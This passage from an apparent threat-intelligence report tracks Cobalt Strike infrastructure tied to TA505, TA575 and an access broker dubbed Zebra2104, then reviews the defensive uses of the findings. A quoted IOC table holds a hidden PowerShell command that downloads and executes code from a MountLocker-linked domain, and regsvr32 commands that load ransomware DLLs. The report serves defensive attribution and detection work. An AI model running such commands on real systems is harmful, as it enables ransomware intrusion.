These overlaps potentially reveal further historic TA505 related infrastructure:

IP	C2SERVER	First Seen	Last Seen
176.121.14[.]175	176.121.14[.]175	2020-08-24	2021-02-14
91.214.124[.]54	91.214.124[.]54	2019-12-25	2020-02-10
45.67.229[.]188	45.67.229[.]188	2020-07-28	2020-09-02

Table 26 - TA505 C2

The 91.214.124[.]54 was loosely attributed to TA505 in a report by the French CERT published in February 2021. The new IP, 45.67.229[.]188, is running a leaked copy of Cobalt Strike 4.0, according to the PROCINJ_STUB hash.



Le tableau suivant contient les adresses IP du système autonome « `AS210119` » ayant été détectées par l'ANSSI comme serveurs de commande et de contrôle **Metasploit** et **CobaltStrike**.

Adresse IP	Service	Date de première vue	Date de dernière vue
91.214.124.5	Metasploit	2019-07-31	2020-02-03
91.214.124.13	Metasploit	2019-10-07	2020-02-01
91.214.124.18	Metasploit	2019-08-14	2019-10-15
91.214.124.20	Metasploit	2019-09-11	2020-02-07
91.214.124.22	Metasploit	2019-10-04	2019-10-24
91.214.124.25	Metasploit	2019-12-19	2020-02-05
91.214.124.29	Metasploit	2019-08-10	2019-11-03
91.214.124.53	Metasploit	2019-09-03	2019-10-30
91.214.124.54	Metasploit	2019-08-04	2020-01-10
91.214.124.57	Metasploit	2020-01-29	2020-02-25
91.214.124.64	Metasploit	2019-11-13	2020-01-15
91.214.124.64	CobaltStrike	2019-12-21	2020-01-23

Il est possible que certaines de ces adresses IP aient été contrôlées par TA505. Il est également possible que d'autres acteurs cybercriminels utilisent cet hébergeur et y déploient des outils d'attaque communs.

TA505 semble avoir arrêté d'utiliser cet hébergeur en février 2020.

Figure 90 - Excerpt from the French CERT report

French CERT
INFRASTRUCTURE D'ATTAQUE DU GROUPE CYBERCRIMINEL TA505
https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-002.pdf

TA575

TA575, another group identified by Proofpoint, is a notorious Russian cybercrime actor that is also responsible for deploying and operating the infamous Dridex banking Trojan.

Since February 2021, TA575 has deployed over 50 Cobalt Strike Team Servers, after shunning the now-defunct PowerShell Empire post-exploitation framework.

BlackBerry
Threat Thursday: TA575/Dridex
https://blogs.blackberry.com/en/2021/08/threat-thursday-ta575-dridex

We've been tracking TA575's Team Server deployments using the SSL public keys in their Beacon's configurations.

Despite being hosted on over 50 servers, the SSL public key in question (*0ce7b-6482c1f24e42f2935f5026d338d*) remains constant across all payloads. This means that the operators of this Cobalt Strike infrastructure have clearly used a single server to build all Beacons, before deploying them from multiple Team Servers. The Team Servers are all using a leaked build of version 4.3, according to the *PROCINJ_STUB* value.

Further tracking of the SSL public key across Beacon configurations has allowed us to collate infrastructure belonging to the TA575 threat actor that had previously been disparate and unattributed.




Figure 91 - Clustering TA575/Dridex infrastructure using SSL public key Hash

Largely flying under the radar, portions of the infrastructure have been used by thousands of Beacons and malicious document stagers across several distinct malspam campaigns. In more recent offensives, such as the Fake Kaseya VSA phishing campaign first reported by Trustwave in early July, the Team Server infrastructure was used for staging further Dridex payloads.




Figure 92 - TA575 Cobalt Strike Team Server deployments by country since February 2021

GitHub
BlackBerry IOCs
https://github.com/blackberry/threat-research-and-intelligence

AN INITIAL ACCESS BROKER - ZEBRA2104

When looking for domains relating to another campaign, we stumbled upon an interesting domain. It had a similar naming convention, but it proved to be unrelated to the previous hunt.

A single domain led us down a path where we would uncover multiple ransomware attacks plus an APT C2, and subsequently revealed what we believe to be the infrastructure of an Initial Access Broker (IAB) that we have dubbed Zebra2104. IABs typically gain entry into a high-value victim network, then sell access to the highest bidder on underground forums. Later, the winning bidders will typically deploy ransomware and other financially motivated malware within the victim's organization.

This presents a great opportunity to examine how performing attribution of IABs can often be a complex undertaking, and how further intelligence correlation can help us to better observe constellations on a cloudy night, so to speak.

Let's explore what we found!

ENTER MOUNTLOCKER

We identified Cobalt Strike beacons being served from the domain trashborting[.]com in April of 2021. We had identified multiple beacons with different configuration data that were reaching out to the domain during April and August of the same year.

A Beacon served from the IP 87.120.37[.]120 had trashborting[.]com as the specified *C2SERVER* in its configuration:

IP	Country	ASN	ASN Number
87.120.37[.]120	Bulgaria	Neterra Ltd	AS34224

Table 27 – Details for 87.120.37[.]120

The *trashborting[.]com* domain was registered with a ProtonMail email address (ivan.odencov1985[@]protonmail[.]com) and contained Russian WHOIS registrant information:


Type	ROC
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com
Domain Status	client delete prohibited client update prohibited client delete prohibited client hold
Email	ivan.odencov1985[@]protonmail[.]com (registrant, admin, tech)
Name	Ivan (registrant, admin, tech)
Organization	-
Street	-
City	Moscow (registrant, admin, tech)
State	Moscow (registrant, admin, tech)
Postal Code	123066 (registrant, admin, tech)
Country	RU (registrant, admin, tech)
Phone	+7.993216690 (registrant, admin, tech)
Name Servers	ns1.entrydns.net ns2.entrydns.net ns3.entrydns.net ns4.entrydns.net

Table 28 – WHOIS registrant information for trashborting[.]com

This email address was used to register two other sister domains on the same date - 2020-07-17:

- supercombinating[.]com
- ideanotsure[.]com

At this point, we performed some further OSINT correlation and discovered that Sophos had attributed the domain supercombinating[.]com to a MountLocker intrusion, based on IOCs they published on GitHub:


38 lines (38 sloc) | 2.69 KB

Indicator_type	Data
Description	IoCs related to Mount Locker ransomware
command	C:\Windows\system32\cmd.exe" /c powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://supercombinating[.]com:80/bug3'))
command	regsvr32 yesc64.dll /i:"/log:c"
command	regsvr32 locker_64.dll /i:"/log:c"
command	regsvr32.exe /i c:\Users\<username>\Music\archs64.dll
command	regsvr32.exe /s "C:\Users\<username>\AppData\Local\Temp\diloay.dll"
domain	104.244.42.129
domain	139.60.162.19
domain	143.110.185.84
domain	185.162.235.61
domain	206.189.56.140
domain	31.13.93.174
domain	31.13.93.35
domain	52.204.190.157
domain	felpojdhf8980.cyou
domain	supercombinating.com

Figure 93 – Sophos GitHub IOCs for supercombinating[.]com (https://github.com/sophoslabs/IoCs/blob/master/Ransomware-MountLocker.csv)

We then discovered that all three of these domains had been observed serving Beacons.

ENTER STRONGPITY

After investigating the *supercombinating[.]com* domain further, we noticed something peculiar; it had previously resolved to the IP 91.92.109[.]174. This IP had another resolution within a similar timeframe: mentiononecommon[.]com

The name *mentiononecommon[.]com* is of particular interest to us, as Cisco Talos intelligence reported that the APT group "StrongPity," also known as "Promethium," used this domain to serve its namesake malware.

Cisco Talos
PROMETHIUM extends global reach with StrongPity3 APT
https://blog.talosintelligence.com/2020/06/promethium-extends-with-strongpity3.html

Three files attributed to StrongPity were served from this domain in 2020, according to VirusTotal.

SHA256	Filename
c936e01333e3260547a8c319d9cfc1811ba5793e182d0688db679ec2b30644c5	Installer.exe
e843af007ac3f58e26d5427e537cdbddf33d118c79dfed831eee1ffcce474569	SecurityHost.exe
8844d234d9e18e29f01ff8f64db70274c02953276a2cd1a1a05d07e7e1feb55c	SecurityHost.exe


Table 29 – mentiononecommon[.]com StrongPity samples

Both *supercombinating[.]com* and *mentiononecommon[.]com* resolved to the following IP, which alternated resolutions between the two domains at different overlapping time periods.

Domain	First Seen	Last Seen
mentiononecommon[.]com	2020-03-14	2021-03-05
supercombinating[.]com	2020-07-20	2020-09-27

Table 30 - First/last seen timestamps for mentiononecommon[.]com and supercombinating[.]com

This is more evident when we look at VirusTotal's display of Passive DNS Replication, where the resolution of 91.92.109[.]174 alternates between the two domains of interest.


Passive DNS Replication


Date resolved	Resolver	Domain
2020-11-17	VirusTotal	www.mentiononecommon.com
2020-07-21	VirusTotal	supercombinating.com
2020-04-18	VirusTotal	mentiononecommon.com

Figure 94 - Alternating Resolutions of 91.92.109[.]174 according to VirusTotal

Not only this, but the domain *mentiononecommon* was registered to a ProtonMail address with a similar naming convention, which also has WHOIS registrant information pointing to Russia. The domain registrant email address associated with the WHOIS record is timofei66[@]protonmail[.]com.

ENTER PHOBOS

Initially we thought we had found a link between StrongPity and MountLocker through the entanglement of *supercombinating* and *mentiononecommon*. Our working theory changed when we saw Phobos ransomware being deployed from the same C2 server as MountLocker, as shown in the following figure and confirmed by the Any.Run sandbox report mentioned by The DFIR Report.



Paul Melson
@pmelson

This is what it looks like when actors go hands-on-keyboard for ransomware attacks.

Also related: challparty[.]com

ScumBots @ScumBots · Aug 2, 2020
#PowerShell_CobaltStrike_Beacon_Reverse_HTTP_x86 SHA256: a3585d049877144fec5ba1fcaba028ecedb05ab46a174d6ef5105351e5a66579
C2: supercombinating[.]com:443

10:05 PM · Aug 2, 2020 · Twitter Web App

2 Retweets 12 Likes

The DFIR Report @TheDFIRReport · Aug 6, 2020
Replying to @pmelson
This leads to Phobos ransomware...

➡️ Discovery within 24 hours
➡️ Ransomware within 48 hours

A short write-up will be out in a couple days.

Ransomware payload: app.any.run/tasks/0e5e8db2...

Thanks for all you do @pmelson!

Figure 95 – The Phobos link

This presented a bit of a conundrum. Are these ransomware operators actually in cahoots?

If MountLocker owned the infrastructure, then the chance would be slim that another ransomware operator was also working from it. Additionally, in several instances a delay was observed between initial compromise using Cobalt Strike and further ransomware being deployed. Based on these factors, we can infer that the infrastructure is not that of StrongPity, MountLocker, or Phobos, but of a fourth group; one we believe is an IAB that we named and continue to track as Zebra2104.

This further demonstrates the power of intelligence correlation. From just one lead derived from the Cobalt Strike scanner, combined with OSINT, we now have valuable intelligence on the actions of four different threat actors. Not only this, but we can also provide a level of context into their operations to SOC analysis and incident responders during related incidents.

BlackBerry ThreatVector Blog
For more a more in-depth look at this threat actor and our subsequent findings - make sure to check out our blog:
https://blogs.blackberry.com/en/2021/11/zebra2104

HIDDEN DRAGON

For clusters where there are no existing intelligence overlaps with available OSINT, there can be many benefits in taking the time to dig more closely into IOC relationships. This can lead to the uncovering of additional intelligence, even if it doesn't always immediately lead to attribution.

Let's explore one such cluster that we shall dub "Hidden Dragon" (awesome logo to follow!).

Delving into one of the larger *C2SERVER* clusters in our dataset, we can clearly spot several dubious correlations after exploring the history behind the network operator.




Figure 96 - Large cluster of Cobalt Strike Team Servers

The central node in this cluster is the 168.206.191[.]222 IP address. This IP appears to be connected to 240 unique Team Servers based on the *C2SERVER* values correlated from recovered Beacons.

The IP block 168.206.0[.]0/16, within which 99% of this Cobalt Strike network resides, is operated by the Internet Service Provider (ISP) Clayer Limited (ASN 137951). It is based out of Hong Kong and is currently assigned to the organization *The Atomic Energy Board*. The only other ISP owning infrastructure that forms a part of this network, IP 45.88.6[.]84, is ASLINE Limited (ASN 18013), also based out of Hong Kong.

As reported by the South African news outlet, mybroadband.co.za, the IP block 168.206.0[.]0/16 – containing a total of 65,536 individual addresses – was part of a large chunk of IP address space that was stolen from AFRINIC, the regional Internet Registry for Africa. This theft was carried out by a malicious insider, who subsequently sold the netblock on the grey market for somewhere in the region of R20,512,768 (African Rands), which equates to approximately $1.4 million USD. The confirmed owner of this IP block is *"NECSA," Nuclear Energy Corporation of South Africa*, a name that is similar to the IP block's currently assigned organization: *The Atomic Energy Board.*

mybroadband.co.za
The Great African IP Address Heist – South African Internet resources worth R558 million usurped with shady domains
https://mybroadband.co.za/news/security/367188-the-great-african-ip-address-heist-south-african-internet-resources-worth-r558-million-usurped-with-shady-domains.html

At the time of publishing (November 2020), the MyBroadband blog reports that the very same IP block was under active route squatting. Route squatting is where an unauthorized operator "squats" on a block of IP addresses that do not belong to it. The ISPs Clayer and ASLINE are the reported route squatters for this IP block. The latest report from AFRINIC still marks this IP block as "under dispute" as of January 2021.

African Network Information Centre
AFRINIC WHOIS DATABASE ACCURACY REPORT
https://afrinic.net/ast/pdf/afrinic-whois-audit-report-full-20210121.pdf

All the servers within this cluster are running the most popular leaked version of Cobalt Strike 4.0 and they are configured to serve Beacon payloads on ports 9999 and 9998 (the WebSphere Application Server Liberty Profile port).

All Beacons pillaged from the Team Servers are reverse HTTP payloads, each employing the default Malleable C2 profile. They leave very little in the way of unique configuration values to distinguish them from most other payloads. However, the SSL public key (*81a3eeb8ceb74cf508f6bcfc408e0305*) relates to 2053 Beacon payloads across 240 Team Servers in our dataset, allowing us to group these IPs together with a high degree of confidence.

While we may not currently be able to attribute the "Hidden Dragon" infrastructure to a known threat group, it will be only a matter of time before at least one IP is attributed by threat intelligence analysts. At that point, the dominos will tumble. But in the meantime, we can at least provide limited intelligence if these IPs are observed during incidents.

RECAP

Let's quickly recap all we've done so far. We've followed our CTI lifecycle, built an automation system for hunting Team Servers, pillaged Beacons, and parsed configuration data. We've explored the configuration settings in-depth to uncover insights and trends, and we've discovered further clustering techniques. Leveraging OSINT and the new clustering capabilities, we've correlated intelligence. This allows us to differentiate the many APT groups, campaigns, access brokers and other nefarious cybercriminals, from the intended customer for Cobalt Strike, which is red teams and pentesters.

Now it's time to disseminate our findings and revaluate key stages of the lifecycle in a debrief.

CHAPTER SIX

DEBRIEF

In this final chapter, we'll reassess the CTI questions defined in the planning and direction phase, and the steps undertaken during each subsequent phase to arrive at our solution. We'll then recap the insights, trends, observations, and discoveries uncovered throughout the CTI lifecycle as they pertain to each of our key stakeholders, and how the data can be leveraged to enhance detection and correlation capabilities across the XDR solution space.

PLANNING & DIRECTION

"How do we proactively defend against Cobalt Strike?"

We discussed how this question was too broad to allow for adequate concentration on the desired outcome. So, it had to be broken into more focused, direct, closed-loop questions for various XDR stakeholders:

"How can we improve incident correlation and reduce alert fatigue?" – SOC Team

"How can we fine-tune EDR to detect Beacon payloads?" – Product Engineering

"What features are helpful for training models to classify Cobalt Strike Beacon payloads and configurations?" – Data Science

"How can we improve correlation and campaign tracking relating to Cobalt Strike?" – Incident Response

"How can we track Team Servers and campaigns?" – Threat Intelligence

We also highlighted that the by-product of directed intelligence efforts still has a use, and that feeding contextualized information into an XDR-capable platform has benefits to teams beyond the stakeholder who requested the intelligence.

COLLECTION

Collection is the first phase of an intelligence-led, proactive defense posture.

In the collection phase, the aim was to generate a list of potential Cobalt Strike Team Servers while keeping false positives to a minimum. This ensures that the data collected is relevant, accurate and (most importantly) timely: That is to say, it's collected before anyone is targeted.

While several options were possible, we opted to demonstrate how to build a system that leverages data collected by public Internet scanning services in order to lower the barrier to entry for organizations.

In this regard, we demonstrated how to craft several queries based on some of Cobalt Strike's known characteristics that can be used to discover active Team Server Infrastructure, such as:

- Cobalt related HTTP response headers
- SSL JARM fingerprints
- SSL certificate serial numbers
- Malleable C2 profile settings

With queries crafted and data gathered, we discussed how a Team Server stages its Beacons and how we might use this knowledge to our advantage to obtain said Beacons for further analysis.

As part of this, we provided some Python scripts that can be leveraged in your own systems, so you may start to pillage and plunder Team Servers before they can do the same to you.

PROCESSING

With a bounty of Beacons in hand, we started the process of extracting the "configgy goodness" that will provide the information from which we will extract our Intelligence.

The first step was to separate the wheat from the chaff, so to speak. We removed any invalid payloads from our dataset based on size and data type.

Next, we discussed how to decode the shellcode-based payloads to make it possible for us to access the embedded PE and its config. This involved extracting the XOR key and payload size from the shell-code and performing the differential XOR decode process.

Once the PE was decoded, we discussed the Beacons' config formatting, its structure and its XOR en-coding. These are details which are essential for the config extraction process.

With our newfound understanding of the structure of each setting in the config, we touched on how automation of this final step (config extraction) would be possible.

From here, the analysis and intelligence dissemination phases can take place.

ANALYSIS

The insights, trends and discoveries uncovered during the analysis phase have been leveraged to en-hance detection and correlation capabilities for various products and services within our XDR solution space, including anti-malware, EDR and SOC services.

Let's review how some of this information was of benefit.

INSIGHTS

The insights uncovered during the analysis phase included a raft of host and network-based indicators. From IPs, netblocks and certificates, to process names, injection techniques and pipe names, this infor-mation is fed to blocklists to enhance detection. It is also correlated to provide intelligence insights for various products and services.

For BlackBerry, these insights are used to inform and enhance our various commercial cybersecurity products and service offerings. For you, the information can be similarly distributed across your internal XDR framework to provide an additional layer of protection against Cobalt Strike vector attacks.

TRENDS

The frequency of configuration settings, deployment of Team Servers and prevalence of Beacons helps us to fine-tune EDR rules for alerting purposes. Knowing the most popular configuration values, such as named pipes or target processes for injections, can help analysts and investigators to swiftly craft rules to grab most low-hanging fruit with a high degree of confidence.

DISCOVERIES

Perhaps the biggest revelation during the analysis phase was the discovery of what can best be described as hidden watermarks embedded in Beacon configurations.

After considerable analysis, it appears that the SSL public key embedded in configs can often be used to cluster Beacons configured on the same server, while the misleadingly named *PROCINJ_STUB* can be used to track which Team Server builds were used. The *DEPRECATED_SPAWNTO* configuration can also be used to perform clustering in some instances.

These sparsely documented "hidden watermarks" have proved invaluable for enhancing intelligence correlation (more so than the actual watermark setting!).

DISSEMINATION

After enriching our dataset during the human analysis phase, we were ready to disseminate our research and findings to our various stakeholders.

Let's look at how some of the data was consumed by various teams and XDR product and services stakeholders.

THREAT INTELLIGENCE

As demonstrated under the "Beacon of Hope" chapter, the main benefit to threat intelligence has been increased correlation with known threat groups. This led to greater confidence when performing attribution and a broader understanding of active threat groups and campaigns.

The "watermark" values have allowed us to perform some powerful monitoring, by tracking values such as the SSL public keys to cluster Beacons and Team Servers.

We can then use these values to further our knowledge and understanding of campaigns, as well as produce some cool graphs and charts to keep our management team happy!




Figure 97 – Cobalt Strike detections by industry vertical

We can use this information to correlate against detections originating on endpoints we protect and monitor. In instances where we have details of threat groups, we can immediately deploy our IR teams to engage with the clients, providing them with full campaign details and indicators before they even complete a compromise assessment.

With IABs increasingly establishing a foothold, then deploying Beacon and selling access to the highest bidder within a matter of days, this speedy response can present a brief window of opportunity to disrupt campaigns before more (often financially motivated) threats are deployed. It also presents the possibility of separately tracking threat actors who solely perform IAB services vs. those who deploy ransomware and other threats, as in the case of StrongPity/MountLocker/Phobos.

THREAT HUNTING

Once equipped with the dataset, our internal threat hunting teams wasted no time in identifying Team Server traffic and Beacons from a variety of sources, including private data feeds and online malware repositories, such as VirusTotal.

Part of the reason for Cobalt Strike's prominence is that, when it is configured carefully, it can operate surreptitiously. When packaged and deployed with additional care, it can be used to evade detection in many security solutions and services. While most security vendors fare perfectly well at detecting and blocking Cobalt Strike Beacon payloads on disk, when it's deployed in-memory via complex stagers, things get a little more complicated due to transformations and injection techniques.

One such example our threat hunters uncovered was a strange process connecting to a known Team Server IP. The process was odd, in that it was clearly a legitimate version of Java, used to invoke an open-source web server application developed by Oracle, called GlassFish. After some research, it was discovered that the threat group called WINNTI has been exploiting a remote code execution vulnerability in GlassFish webservers to deploy Cobalt Strike Beacon payloads against selected targets.

Having the ability to hunt for and monitor Team Server IPs is invaluable. It helps to not only improve the efficacy of cybersecurity products and services, which is far and away the main aim, but also to uncover new and exciting intelligence findings. In this instance, we found an exploitable web server application and further TTPs employed by the WINNTI group. Our customers benefit from enhanced protection and monitoring, and we all get richer in shared intel!

NTT
The Operations of Winnti group
https://hello.global.ntt/-/media/ntt/global/insights/white-papers/the-operations-of-winnti-group.pdf

INCIDENT RESPONSE

Unsurprisingly, our incident response team frequently encounters Cobalt Strike Beacon at the heart of their investigations. To that end, correlating our dataset with public and private intelligence allows incident responders to perform attribution with a higher degree of accuracy. They can also correlate incident and campaign timelines, as well as uncover related IOCs to use for hunting during live investigations and compromise assessments. This helps them perform further actor and campaign profiling, and it offers the chance to gather further contextual information around Team Servers. This in turn leads to better intelligence production, enhanced alerting capabilities and more publishable research opportunities across the XDR solutions and services space.

FORENSICS

On that face of it, the dataset might not seem overly beneficial to forensic analysts. However, mining the data for common filenames, module and export names, profile strings, rich headers and import hashes provides a wealth of generic indicators that can be leveraged to assist in cybersecurity forensics. As mentioned, Cobalt Strike Beacon payloads often reside entirely in-memory, and sometimes under exploited processes. Being able to quickly and efficiently ascertain whether Beacon is active on a system when looking at a memory dump can be highly beneficial to investigators.

To that end, keyword files can be crafted and used to grep memory for common strings, and YARA rules can be written to detect fragments of Malleable C2 profiles. Additionally, automatically correlating IPs found in-memory with Team Server infrastructure via your forensic framework of choice offers a powerful mechanism to aid further forensic workflows, such as automatically extracting and processing Beacon payloads and configurations from memory.

DATA SCIENCE

Having a curated and labelled dataset comprised of Beacons, parsed configuration settings and intelligence correlations presents a couple of interesting opportunities for the application of machine learning.

The first, perhaps most obvious application, is the identification of Beacon DLLs for classification purposes. Using the corpus of Beacon payloads pillaged from Team Servers, we can train a variety of supervised machine learning (ML) models using methods such as KNN and SVC to classify Cobalt Strike Beacon payloads accurately and reliably based on PE file features.

The second, perhaps less obvious application, is the identification of clusters of infrastructure belonging to individual threat groups. To do this, we first need to figure out how best to coerce Beacon configuration settings into usable ML training features (for example, hashing strings and performing hamming distance calculations against Malleable C2 profiles). Then we can train a classifier to not only spot relationships between configurations, but also to reveal what decisions led to those conclusions. This can lead to the discovery of new intelligence and allow us to determine if previously unseen Beacons relate to known groups and campaigns.

